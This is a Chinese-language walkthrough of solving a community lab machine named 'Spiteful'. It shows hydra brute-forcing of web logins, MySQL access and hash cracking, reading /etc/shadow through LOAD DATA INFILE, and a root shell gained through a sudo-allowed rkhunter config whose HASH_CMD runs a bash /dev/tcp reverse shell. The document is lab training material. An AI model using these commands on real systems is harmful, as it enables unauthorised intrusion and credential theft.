群友靶机-Spiteful-Tuf

> 向靶机作者老夜和一血Ta0神 致敬

信息收集

```
# Nmap 7.95 scan initiated Sun Nov 23 22:28:51 2025 as: /usr/lib/nmap/nmap -
p22,80 -A -oA details 10.0.2.21
Nmap scan report for 10.0.2.21
Host is up (0.00046s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0 (protocol 2.0)
80/tcp open  http    nginx
|_http-title: MazeSec - Target
MAC Address: 08:00:27:74:76:9B (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.46 ms 10.0.2.21

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sun Nov 23 22:28:59 2025 -- 1 IP address (1 host up) scanned in
7.95 seconds
```

可以锁定在web,80端口

前排提示TODD和LL104567两个管理员用户


爆破一下 拿到用户 `ll104567:111111`

```
┌──(kali㉿kali)-[~/Desktop/spiteful]
└─$ hydra -L users -P 5000.txt 10.0.2.21 http-post-form
'/login.php:usr=^USER^&pwd=^PASS^&doLgn=:ACCESS DENIED'
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is
non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-24
01:23:06
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
waiting)) from a previous session found, to prevent overwriting,
./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries
```

```
(l:2/p:5000), ~625 tries per task
[DATA] attacking http-post-
form://10.0.2.21:80/login.php:usr=^USER^&pwd=^PASS^&doLgn=:ACCESS DENIED


[STATUS] 3927.00 tries/min, 3927 tries in 00:01h, 6073 to do in 00:02h, 16
active
[80][http-post-form] host: 10.0.2.21   login: ll104567   password: 111111
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-24
01:24:32
```

尝试重置一下用户 `todd` 的密码 提示联系管理员 `ll104567`

登录上后发现有请求重置的验证码



拿到新的一组凭证 `todd:t0dd@123`

尝试横向 成功拿到立足点

```
┌──(kali㉿kali)-[~/Desktop/spiteful]
└─$ ssh todd@10.0.2.22
todd@10.0.2.22's password:


                        ..........
                        ::::-----::.
                    .......        =-
                  :==--------=-    ==
                 ==. .-::-:  -+   =-
                :*  =+::::=+  +=  ==
                -+  #: ::  #. ==  --
                .*. :+--:-+-  *:
                 .+-...::-..-+:
                   .:. .=.:::
             --::-:::::=-
             .::::::::::.


QQ:660930334
spiteful:~$ id
```


提权

```
spiteful:~$ sudo -l
Matching Defaults entries for todd on spiteful:

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for todd:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User todd may run the following commands on spiteful:
    (rkhunter) NOPASSWD: /opt/web/a.sh
```

`sudo -l` 发现我们可以以 `rkhunter` 的身份执行/opt/web/a.sh

```
spiteful:~$ sudo -u rkhunter /opt/web/a.sh
[Mon Nov 24 14:55:21 2025] PHP 8.3.27 Development Server (http://0.0.0.0:8080)
started
```

启动一个php服务器到了8080端口 此时我们可以从外部视角看一看发生了什么



又是一个登录界面 先看一眼a.sh发生了什么

```
GET /a.sh HTTP/1.1
Host: 10.0.2.22:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: PHPSESSID=omp07v0g6v3d4lo4m6dqdhfe7v
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
HTTP/1.1 200 OK
Host: 10.0.2.22:8080
Date: Mon, 24 Nov 2025 14:57:50 GMT
Connection: close
Content-Type: application/x-sh
Content-Length: 47

#!/bin/bash
cd /opt/web && php -S 0.0.0.0:8080
```

可以看到就是一个简易php的服务器搭建 此时可以用 `linpeas` 进行枚举

```
╔══════════╣ All users & groups
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon[0m),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
uid=1(bin) gid=1(bin) groups=1(bin),1(bin),2(daemon[0m),3(sys)
uid=10(uucp) gid=14(uucp) groups=14(uucp),14(uucp)
uid=100(klogd) gid=101(klogd) groups=101(klogd),101(klogd)
uid=1000(todd) gid=1000(todd) groups=1000(todd)
uid=1001(rkhunter) gid=1001(rkhunter) groups=1001(rkhunter)
uid=101(mysql) gid=102(mysql) groups=102(mysql),42(shadow),102(mysql)
uid=102(nginx) gid=103(nginx) groups=103(nginx),82(www-data),103(nginx)
uid=123(ntp) gid=123(ntp) groups=123(ntp)
uid=16(cron) gid=16(cron) groups=16(cron),16(cron)
uid=2(daemon[0m) gid=2(daemon[0m) groups=2(daemon[0m),1(bin),2(daemon[0m),4(adm)
uid=21(ftp) gid=21(ftp) groups=21(ftp)
uid=22(sshd) gid=22(sshd) groups=22(sshd)
uid=35(games) gid=35(games) groups=35(games),100(users)
uid=4(lp) gid=7(lp) groups=7(lp),7(lp)
uid=405(guest) gid=100(users) groups=100(users)
uid=5(sync) gid=0(root) groups=0(root)
uid=6(shutdown) gid=0(root) groups=0(root)
uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)
uid=7(halt) gid=0(root) groups=0(root)
uid=8(mail) gid=12(mail) groups=12(mail),12(mail)
uid=9(news) gid=13(news) groups=13(news),13(news)
```

可以很明显看到一些服务的组权限是不正常的 因此我们可以根据已有的信息做一个用户小字典进行爆破

```
┌──(kali㉿kali)-[~/Desktop/spiteful]
└─$ cat users
todd
ll104567
mysql
root
guest
admin
administrator
daemon
sync
shutdown
halt
```

```
bin
```

```
┌──(kali㉿kali)-[~/Desktop/spiteful]
└─$ hydra -L users -P pass -s 8080 10.0.2.22 http-post-form
'/:u=^USER^&p=^PASS^&doAuth=:身份验证失败' -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is
non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-11-24
10:05:25
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:12/p:1),
~1 try per task
[DATA] attacking http-post-form://10.0.2.22:8080/:u=^USER^&p=^PASS^&doAuth=:身
份验证失败
[8080][http-post-form] host: 10.0.2.22   login: admin   password: raprap
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-11-24
10:05:25
```

这个靶机***Spitefuld***的点在于 `raprap` 在 `rockyou` 字典的5001位，夜郎你好狠的心，只能说群友们还是用大字典吧,,,

```
1 root      0:00 /sbin/init
2182 root     0:00 /sbin/udhcpc -b -R -p /var/run/udhcpc.eth0.pid -i eth0 -x hostname:spiteful
2267 root     0:00 /sbin/syslogd -t -n
2294 root     0:00 /sbin/acpid -f
2320 root     0:00 /usr/sbin/crond -c /etc/crontabs -f
2424 mysql    0:00 /usr/bin/mariadbd --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr/lib/mariadb/plugin --user=mysq
l --pid-file=/run/mysqld/mariadb.pid
2425 root     0:00 logger -t mysqld -p daemon.error
2470 root     0:00 nginx: master process /usr/sbin/nginx -c /etc/nginx/nginx.conf
2471 nginx    1:51 nginx: worker process
2497 ntp      0:00 /usr/sbin/ntpd -N -p pool.ntp.org -n
2530 root     0:00 {php-fpm83} php-fpm: master process (/etc/php83/php-fpm.conf)
2569 root     0:00 /sbin/getty 38400 tty1
2570 root     0:00 /sbin/getty 38400 tty2
2574 root     0:00 /sbin/getty 38400 tty3
2578 root     0:00 /sbin/getty 38400 tty4
2582 root     0:00 /sbin/getty 38400 tty5
2586 root     0:00 /sbin/getty 38400 tty6
2750 nobody   0:00 {php-fpm83} php-fpm: pool www
2751 nobody   0:00 {php-fpm83} php-fpm: pool www
2752 nobody   0:00 {php-fpm83} php-fpm: pool www
```

不难看出其实靶机上还运行这mysql 拿到凭据之后可以尝试喷洒一下

```
spiteful:/tmp$ mysql -u admin -p
mysql: Deprecated program name. It will be removed in a future release, use
'/usr/bin/mariadb' instead
Enter password:
ERROR 1045 (28000): Access denied for user 'admin'@'localhost' (using
password: YES)
```

```
spiteful:/tmp$ mysql -u admin -p
mysql: Deprecated program name. It will be removed in a future release, use
'/usr/bin/mariadb' instead
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 115
Server version: 11.4.8-MariaDB Alpine Linux

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mazesec_core       |
| mysql              |
| performance_schema |
| sys                |
| test               |
+--------------------+
6 rows in set (0.001 sec)
```

成功登上mysql 并且可以拿到mysql的root的哈希

```
                Host: localhost
                 User: root
            Password: *41A2DA7437F678E97120F5B7E7C9B76B3429D257
        Select_priv: Y
        Insert_priv: Y
        Update_priv: Y
```

又得到一组mysql凭据 `root:jason04`

```
┌──(kali㉿kali)-[~/Desktop/spiteful]
└─$ john mysql_hash.txt --show
root:jason04
```

```
1 password hash cracked, 0 left
```

前面说过 我们发现了一些用户的组是不正常的 其中就有mysql 此时mysql在shadow组

```
spiteful:/tmp$ id mysql
uid=101(mysql) gid=102(mysql) groups=102(mysql),42(shadow),102(mysql)
```

于是，我们可以顺着这个思路先尝试读取shadow哈希

```
MariaDB [test]> CREATE TABLE shadow_content (line TEXT);
Query OK, 0 rows affected (0.014 sec)

MariaDB [test]> LOAD DATA INFILE '/etc/shadow' INTO TABLE shadow_content;
Query OK, 22 rows affected (0.004 sec)
Records: 22  Deleted: 0  Skipped: 0  Warnings: 0

MariaDB [test]> SELECT * FROM shadow_content INTO OUTFILE '/tmp/shadow.final';
Query OK, 22 rows affected (0.001 sec)
```

```
spiteful:/tmp$ cat /tmp/shadow.final
root:$6$xA3MLM7qaAix4orA$UyEIaKdpJfIxBAsXQQLO6sALP79EQTLBFjBtYRPr9b2fVxYRyQBfq
Xl4fKfqn6eJXBomh3wldQp/4NO8ql2mt.:20413:0:::::
bin:!::0:::::
daemon:!::0:::::
lp:!::0:::::
sync:!::0:::::
shutdown:!::0:::::
halt:!::0:::::
mail:!::0:::::
news:!::0:::::
uucp:!::0:::::
cron:!::0:::::
ftp:!::0:::::
sshd:!::0:::::
games:!::0:::::
ntp:!::0:::::
guest:!::0:::::
nobody:!::0:::::
klogd:!:20408:0:99999:7:::
todd:$6$fCTbQzCBKasVu4mG$n6Zwx9JjzE73ezRQ/ThbeklJENtvm44iZUXDTYEtloTCVXfg6.dMh
tKL53mhDCXAABnh10ku06jSORDI5Fkco0:20413:0:99999:7:::
```

```
rkhunter:$6$gt7yBABSpQ1I0AQO$iTJUHLJbEKA39ltlAiH00jlljCBZJ10Pc4dWdhy3mXJwWt5XA
3zzR7CeiYyiUVeoaMVpiBDL419BcGLHt6.Yj.:20413:0:99999:7:::
mysql:!:20413:0:99999:7:::
nginx:!:20413:0:99999:7:::
spiteful:/tmp$
```

tips 直接用SELECT LOAD_FILE('/etc/shadow');是不行的 因为会以组mysql的身份运行而不是shadow，需要导入才能发挥shadow组的作用

得到用户rkhunter的凭据 `rkhunter:markhunter`


```
┌──(kali㉿kali)-[~/Desktop/spiteful]
└─$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:06 0.79% (ETA: 09:39:13) 0g/s 19181p/s 19181c/s 19181C/s
buster02..GEOVANNY
markhunter       (?)
1g 0:00:00:29 DONE (2025-11-24 09:26) 0.03407g/s 13746p/s 13746c/s 13746C/s
megalos..mariojosue
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

我们可以以root身份执行rkhunter

```
~ $ sudo -l
Matching Defaults entries for rkhunter on spiteful:
```

```
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for rkhunter:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User rkhunter may run the following commands on spiteful:
    (root) NOPASSWD: /usr/local/bin/rkhunter
```

这个rkhunter本身是用来检测 `rootkit` 的 此时我们要灵活使用他的配置文件拿到shell




```
~ $ echo 'bash -c "/bin/bash -i >& /dev/tcp/10.0.2.4/8888 0>&1"' > /tmp/a.sh
~ $ chmod +x /tmp/a.sh
~ $ cat > /tmp/myconf.conf << EOF
> INSTALLDIR=/usr/local
> SCRIPTDIR=/usr/local/lib/rkhunter/scripts
> DBDIR=/var/lib/rkhunter/db
> TMPDIR=/var/lib/rkhunter/tmp
> HASH_CMD=/tmp/a.sh
> SCRIPTWHITELIST=
> EOF
~ $ sudo /usr/local/bin/rkhunter --propupd --configfile /tmp/myconf.conf
```

```
┌──(kali㉿kali)-[~/Desktop/spiteful]
└─$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.22] 45930
spiteful:/home/rkhunter# id
id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(
```

```
dialout),26(tape),27(video)
spiteful:/home/rkhunter#
```

至此结束。

总结

从白天到黑夜，对知识掌握的细节决定最终的成败。更大的字典？更合理的读取shadow而非Load_File？亦或是使用配置文件的方法让rkhunter成功反弹shell。每一步看似很小，但若没有积累到位知识，相信你会和我一样痛并快乐的体验这台靶机。

最后，只能说夜佬不愧是夜佬，群里一血的最速传说，最温柔的男人，萌新的好老师，希望老夜早日回归。

```
 _____       __   ____   ___ ____  ____   _ _   ____  _  _
|_   _|   _ / _| |___ \ / _ \___ \| ___| / / | |___ \| || |
  | || | | | |_    __) | | | |__) |___ \ | | |   __) | || |_
  | || |_| |  _|  / __/| |_| / __/ ___) || | |_ / __/|__   _|
  |_| \__,_|_|   |_____|\___/_____|____(_)_|_(_)_____|  |_|
```